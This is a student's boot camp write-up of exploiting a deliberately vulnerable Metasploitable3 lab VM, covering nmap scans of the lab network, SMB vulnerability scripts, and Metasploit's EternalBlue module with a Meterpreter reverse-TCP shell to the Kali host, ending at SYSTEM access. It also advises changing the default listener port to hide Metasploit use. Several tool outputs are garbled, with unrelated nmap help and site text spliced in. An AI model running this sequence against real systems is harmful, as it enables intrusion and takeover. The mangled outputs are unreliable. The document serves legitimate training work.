



# How many Shells? (Core)

Olubukola Omotayo  
Coding Dojo Cybersecurity Boot Camp  
8<sup>th</sup> May 2024



# How Many Shells? (Core)



## Learning Objectives:

- Exploit a target machine.
- Provide a detailed walkthrough of an offensive security engagement.

---

Using all of the skills that we have taught you up to this point, pop as many shells on Metasploitable3 through as many vectors as possible and provide a detailed walkthrough.

**NOTE:** There is no right or wrong amount and no minimum requirement past. This is to practice the persistence that you will need going through the course 3 belt exam.

## Assignment Submission

Upload a single document with a detailed walkthrough of every way you were able to successfully exploit the Metasploitable 3 VM.

## FAQs

### **Are we limited to exploiting only one of the Metasploitable3 VM's?**

No, you are not limited to exploiting only one of the Metasploitable3 VM's.

The objective of the assignment is to pop as many shells as you can on either or both of those VM's.

### **Can we use the previous methods of exploitation from our labs to gain a shell on the target machines?**


We encourage you to explore other attack vectors (ports and services that may be vulnerable but were not exploited in any of the previous labs).


However, If you have had success in the past exploiting specific vectors on the target VM's, you are allowed to use them.

Upload a single document with a detailed walkthrough of every way you were able to successfully exploit the Metasploitable 3 VM.

## Assignment Solution:

For starters, confirm that the Kali server and the metasploitable server are both on the same network:





The 2 are on the 'CodingDojo' NAT network.

1. Check to confirm the IP address of the Kali server (the local host) using the *ifconfig* command:

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::d41d:4980:6bda:ae66 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:4d:ba:1f txqueuelen 1000 (Ethernet)
          RX packets 1 bytes 590 (590.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 22 bytes 3034 (2.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 4 bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ 

```

- Kali server – 10.0.2.4

- Next, start the Metasploitable VM (*the vulnerable remote server*) on the VirtualBox Manager:



- On the host Kali server, use the **nmap** command to identify all the IP addresses running on the same network as the Kali server. And then, since we had identified the IP of the Kali, we can isolate what the IP of the remote server is.

```
(kali㉿kali)-[~]
└─$ nmap 10.0.2.1-254
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 02:28 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 10.0.2.2
Host is up (0.0015s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
631/tcp   open  ipp
5000/tcp  open  upnp
5952/tcp  open  unknown
7000/tcp  open  afs3-fileserver
8021/tcp  open  ftp-proxy

Nmap scan report for 10.0.2.4
Host is up (0.0051s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.8
Host is up (0.0050s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerc
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2m-services
9200/tcp  open  wap-wsp
```

The IP of the metasploitable server is 10.0.2.8. Also identifiable by the ports 139 & 445 indicated in the assignment to be vulnerable and to be exploited.

Use the nmap scripting engine (nse) to scan these 2 ports and run the SMB using vuln scripts against them.

- Navigate to the path for the scripts (`/usr/share/nmap/scripts`) and do a listing of all scripts related to 'smb':

```
(kali㉿kali)-[~]
└─$ cd /usr/share/nmap/scripts
```

```
(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | grep smb
smb2-capabilities.nse
smb2-security-mode.nse
smb2-time.nse
smb2-vuln-uptime.nse
smb-brute.nse
smb-double-pulsar-backdoor.nse
smb-enum-domains.nse
smb-enum-groups.nse
smb-enum-processes.nse
smb-enum-services.nse
smb-enum-sessions.nse
smb-enum-shares.nse
smb-enum-users.nse
smb-flood.nse
smb-ls.nse
smb-mbenum.nse
smb-os-discovery.nse
smb-print-text.nse
smb-protocols.nse
smb-psexec.nse
smb-security-mode.nse
smb-server-stats.nse
smb-system-info.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-cve-2017-7494.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
smb-vuln-webexec.nse
smb-webexec-exploit.nse
```

- Use the nmap command to scan the ports using scripts that are related to smb vulnerability on the target server(10.0.2.8):

```
nmap -A --script=smb-vuln* -p 139, 445 10.0.2.8
```

This command utilizes Nmap, a network scanning tool, to perform a comprehensive scan targeting a specific IP address, (in this case, our vulnerable remote server, 10.0.2.8) on ports 139 and 445.

Let's break down the components of the command:

- nmap: This is the command-line utility used for network exploration and security auditing.
- -A: This flag enables aggressive mode, which instructs Nmap to enable OS detection, version detection, script scanning, and traceroute.
- --script=smb-vuln\*: This flag tells Nmap to run scripts related to SMB (Server Message Block) vulnerabilities. The \* symbol indicates that it should run all scripts matching the pattern smb-vuln\*. SMB is a network file sharing protocol primarily used in Windows environments, and vulnerabilities in SMB can be critical for security.
- -p 139, 445: This flag specifies the ports to scan, in this case, ports 139 and 445. Port 139 is commonly used for NetBIOS Session Service, while port 445 is used for SMB over TCP. Both of these ports are commonly associated with SMB and Windows file sharing.
- 10.0.2.8: This is the target IP address. Nmap will perform the specified scan against this IP.

In summary, this command runs an aggressive scan on ports 139 and 445 of the specified IP address, utilizing SMB vulnerability scripts to identify potential weaknesses in systems running SMB services.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap -A --script=smb-vuln* -p 139,445 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 02:57 EDT
Nmap scan report for 10.0.2.8
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Script Output
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED connections.
| smb-vuln-ms17-010: tions on average required to deny service.
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-att
acks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap Security  Npcap packet  Security Lists  Security Tools  About
[https://nmap.org] [https://nmap.org/npcap.html] [https://nmap.org/lists.html] [https://nmap.org/tools.html] [https://nmap.org/about.html]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.10 seconds
```

The results of the scan above, confirms that the remote server is indeed vulnerable. We're ready to exploit it using the **msfconsole** command!!!

The msfconsole command launches the Metasploit Framework console, which is a powerful and widely-used open-source tool for developing, testing, and executing exploit code against remote targets. Metasploit Framework provides a comprehensive collection of exploits, payloads, auxiliary modules, and post-exploitation modules that security professionals, ethical hackers, and penetration testers use to assess the security of networks and systems.

Once you launch msfconsole, you are greeted with an interactive command-line interface where you can:

1. Search for exploits, payloads, or auxiliary modules.
2. Load and use modules to perform various tasks such as scanning, exploitation, and post-exploitation.
3. Set options for modules to customize their behavior.
4. Execute exploits against target systems.
5. Perform post-exploitation activities such as gathering information, pivoting to other systems, or maintaining access.

Metasploit Framework is widely known for its effectiveness in penetration testing and its extensive database of vulnerabilities and exploits, making it a valuable tool for both offensive security professionals and defenders looking to test and improve their organization's security posture. However, it's important to use such tools responsibly and ethically, adhering to applicable laws and regulations.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
      • smb
      • stdnse
      • string
      • nmap
      • coroutine
      • datadir
Author: [REDACTED]
RollPower [REDACTED]
License: Same as Nmap--See https://nmap.org/book/man-legal.html

      =[ metasploit v6.3.42-dev ]]
+ -- ---=[ 2375 exploits - 1232 auxiliary - 416 post      ]
+ -- ---=[ 1391 payloads - 46 encoders - 11 nops      Security Tool      ] About
+ -- ---=[ 9 evasion capture      ] About/Contact
      Ref Guide      User's Guide      Nmap Announce      Vuln scanners      Privacy
      API Docs      Full Disclosure      Web scanners      Advertising
Metasploit Documentation: https://docs.metasploit.com/audit
      Current Guide      Download      Open Source Security      Wireless      Nmap Public Source
      Docs      Download      MSFv6.3.42      License
msf6 > [REDACTED]
```

- Search for modules related to eternalblue.

```
msf6 > search eternalblue
This is "not" recommended as a general purpose script, because a) it is designed to harm the server and has no useful output, and
b) it never ends (until timeout).
Matching Modules
=====
Script Arguments
=====
# Name          smb-flood.timelimit
-              The amount of time the script should run. Default: 30m
0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14      average      Yes      MS17-010_EternalBlue
lblue  SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal      Yes      MS17-010_EternalBlue
lRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal      No       MS17-010_EternalBlue
lRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      normal      No       MS17-010_SMB_RC
E Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great      Yes      SMB DOUBLEPULSA
R Remote Code Execution
=====
Script Output
=====
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/sm
b_doublepulsar_rce connections made, 11 max concurrent connections.
10 connections on average required to deny service.
```

Module number# 0 conforms to the eternalblue being searched:

10

How Many Shells? (Core)

Olubukola Omotayo

Use the # or the name of the module in the 'use' command, and then type 'options' to see the module options:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
```

```
File Actions Edit View Help
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > options
Module options (exploit/windows/smb/ms17_010_ternalblue):
    (a) harm the server and has no useful output, and
    (b) it never ends (until timeout).

Name      Current Setting  Required  Description
RHOSTS    smb-flood.timelimit   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
          The amount of time the script should run. Default: 300 seconds.
          See the documentation for the smbport module.
RPORT     445                  yes       The target port (TCP)
SMBDomain  SMBDomain         no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
          See the documentation for the smbauth library.
SMBPass    Example Usage     no        (Optional) The password for the specified user name
          nmap --script smb-flood.nse -n -sU -sS -script smb-flood.nse
          (Optional) The username to authenticate as
SMBUser    SMBUser           yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_ARCH true               yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Script Output
VERIFY_TARGET true             yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Requires
Payload options (windows/x64/meterpreter/reverse_tcp):
    * stdnse

Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port
          License: Same as Nmap--See https://nmap.org/book/man-legal.html

Exploit target:
  Id  Name
  --  --
  0  Automatic Target

  Nmap Security Scanner
  Npcap packet capture
  Security Lists
  Nmap Announce
  Security Tools
  Vuln scanners
  About
  About/Contact
  Twitter
  Facebook
  GitHub
  LinkedIn
  YouTube
  Advertising

  User's Guide
  Install Guide
  API docs
  Full Disclosure
  Password audit
  Privacy
  Docs
  Download
  Open Source
  Wireless
  Nmap Public Source
  License
  Exploit

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_ternalblue) >
```

For all the items that 'required' is 'yes' there has to be a corresponding value for the 'current setting'.

Only 'Rhosts' does not have a value, so a value has to be set for it.

Also, the port of the local host (kali) – lhost which is currently 4444, has to be modified so that it isn't obvious that metasploit was used, as it is generally known that this is the port for it. (Ensure that the new port is one that is opened on the kali server)

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set lport 4455  
lport => 4455  
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhost 10.0.2.8  
rhost => 10.0.2.8
```

- Type 'options' to confirm

- Run:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.4:4455
[*] 10.0.2.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.8:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2
dard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.8:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.8:445 - The target is vulnerable.
[*] 10.0.2.8:445 - Connecting to target for exploitation.
[+] 10.0.2.8:445 - Connection established for exploitation.
[+] 10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.8:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.8:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Serv
[*] 10.0.2.8:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R Stand
[*] 10.0.2.8:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service
[*] 10.0.2.8:445 - 0x00000030 6b 20 31 k 1
[+] 10.0.2.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.8:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.8:445 - Sending all but last fragment of exploit packet
[+] 10.0.2.8:445 - Starting non-paged pool grooming
[*] 10.0.2.8:445 - Sending SMBv2 buffers
[*] 10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.8:445 - Sending final SMBv2 buffers.
[*] 10.0.2.8:445 - Sending last fragment of exploit packet!
[*] 10.0.2.8:445 - Receiving response from exploit packet
[+] 10.0.2.8:445 - INTERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.8:445 - Sending egg to corrupted connection.
[*] 10.0.2.8:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.4:4455 → 10.0.2.8:50011) at 2024-04-02 17:29:30 -0
[+] 10.0.2.8:445 - =====-
[+] 10.0.2.8:445 - =====-WIN-----=
[+] 10.0.2.8:445 - =====-=====
```

I'm in!! Do a listing using the 'ls' command:

```

File Actions Edit View Help
100777/rwxrwxrwx 168960 fil 2009-07-13 21:39:57 -0400 wscript.exe
100666/rw-rw-rw- 26112 fil 2010-11-20 22:24:24 -0500 wschngr.dll
100666/rw-rw-rw- 1495552 fil 2009-07-13 21:41:58 -0400 wscedit.dll
100666/rw-rw-rw- 28160 fil 2009-07-13 21:41:58 -0400 wshcon.dll
100666/rw-rw-rw- 19968 fil 2009-07-13 21:41:58 -0400 wshelper.dll no useful output, and
100666/rw-rw-rw- 104960 fil 2009-07-13 21:41:58 -0400 wsnext.dll
100666/rw-rw-rw- 13824 fil 2009-07-13 21:41:58 -0400 wship6.dll
100666/rw-rw-rw- 13312 fil 2009-07-13 21:41:58 -0400 wshnetbs.dll
100666/rw-rw-rw- 150016 fil 2009-07-13 21:38:53 -0400 wshom.ocx
100666/rw-rw-rw- 16896 fil 2009-07-13 21:41:58 -0400 wshqos.dll
100666/rw-rw-rw- 17408 fil 2009-07-13 21:41:58 -0400 wshrm.dll
100666/rw-rw-rw- 4675 fil 2016-10-26 20:47:31 -0400 wsmanconfig_schema.xml
100666/rw-rw-rw- 15360 fil 2016-12-08 23:07:03 -0500 wsmplpxy.dll
100777/rwxrwxrwx 32768 abhash.fil 2016-12-08 23:07:23 -0500 wsmpvhost.exe
100666/rw-rw-rw- 67072 fil 2010-11-20 22:24:25 -0500 wsmp32.dll
100666/rw-rw-rw- 18432 fil 2009-07-13 21:41:58 -0400 wsock32.dll
100777/rwxrwxrwx 293888 agen.fil 2010-11-20 22:25:10 -0500 wsqmcons.exe
100666/rw-rw-rw- 10240 fil 2009-07-13 21:41:58 -0400 wts.dll
100666/rw-rw-rw- 54272 fil 2009-07-13 21:41:58 -0400 wtsapi32.dll
100666/rw-rw-rw- 695808 fil 2010-11-20 22:24:25 -0500 wuapi.dll
100777/rwxrwxrwx 36864 fil 2010-11-20 22:24:10 -0500 wuapp.exe
100777/rwxrwxrwx 51200 fil 2010-11-20 22:24:24 -0500 wuauctl.exe
100666/rw-rw-rw- 2420736 fil 2010-11-20 22:24:24 -0500 wuaueng.dll
100666/rw-rw-rw- 2621952 fil 2010-11-20 22:24:06 -0500 wucltux.dll
100666/rw-rw-rw- 98304 fil 2010-11-20 22:24:25 -0500 wudriver.dll
100666/rw-rw-rw- 33280 fil 2010-11-20 22:24:25 -0500 wups.dll
100666/rw-rw-rw- 37376 fil 2010-11-20 22:24:24 -0500 wups2.dll
100777/rwxrwxrwx 307200 fil 2010-11-20 22:24:02 -0500 wusa.exe
100666/rw-rw-rw- 178688 fil 2010-11-20 22:24:10 -0500 wuwebv.dll
100666/rw-rw-rw- 594432 fil 2010-11-20 22:24:24 -0500 wvc.dll
100666/rw-rw-rw- 15872 fil 2009-07-13 21:41:59 -0400 wwaninst.dll
100777/rwxrwxrwx 43008 fil 2009-07-13 21:39:58 -0400 xcopy.exe
100666/rw-rw-rw- 67072 fil 2009-07-13 21:41:59 -0400 xmfilter.dll
100666/rw-rw-rw- 199680 fil 2009-07-13 21:41:59 -0400 xmllite.dll
100666/rw-rw-rw- 22016 fil 2009-07-13 21:41:59 -0400 xmiprovi.dll
100666/rw-rw-rw- 59392 fil 2009-07-13 21:41:59 -0400 xolehlp.dll
100666/rw-rw-rw- 3008000 fil 2010-11-20 22:24:30 -0500 xpsservices.dll
100666/rw-rw-rw- 1576448 fil 2009-07-13 21:41:59 -0400 xpssvcs.dll
100666/rw-rw-rw- 4041 fil 2009-06-10 17:03:31 -0400 xwizard.dtd
100777/rwxrwxrwx 42496 fil 2009-07-13 21:39:59 -0400 xwizard.exe
100666/rw-rw-rw- 432640 fil 2009-07-13 21:41:59 -0400 xwizards.dll
100666/rw-rw-rw- 101888 fil 2009-07-13 21:41:59 -0400 xwreg.dll
100666/rw-rw-rw- 201216 fil 2009-07-13 21:41:59 -0400 xwtpdui.dll
100666/rw-rw-rw- 129536 fil 2009-07-13 21:41:59 -0400 xwtpw32.dll
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:16 -0400 zh-CN
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:16 -0400 zh-HK
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:16 -0400 zh-TW
100666/rw-rw-rw- 366080 fil 2010-11-20 22:24:06 -0500 zipfldr.dll

```

meterpreter >

- To determine the user level access gained when the shell spawned, use Meterpreter's 'getuid' command. This command will provide information about the current user's privileges.:

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

This output indicates the user level access gained during the exploitation. It will typically display the username and the privilege level, such as NT AUTHORITY\SYSTEM for highest privilege, BUILTIN\Administrators for administrative privilege, or a standard user account.

```
meterpreter > sysinfo
Computer       : METASPLOITABLE3
OS             : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1208
meterpreter > 
```

- Be sure to include a screenshot of your name echoed into the remote machine's terminal, along with your meterpreter shell prompt visible.

```
meterpreter > shell
Process 4288 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> 
```

```
C:\Windows\system32>echo Olubukola Omotayo
echo Olubukola Omotayo
Olubukola Omotayo
C:\Windows\system32>echo Bukola is Here !!!
echo Bukola is Here !!!
Bukola is Here !!!

C:\Windows\system32> 
```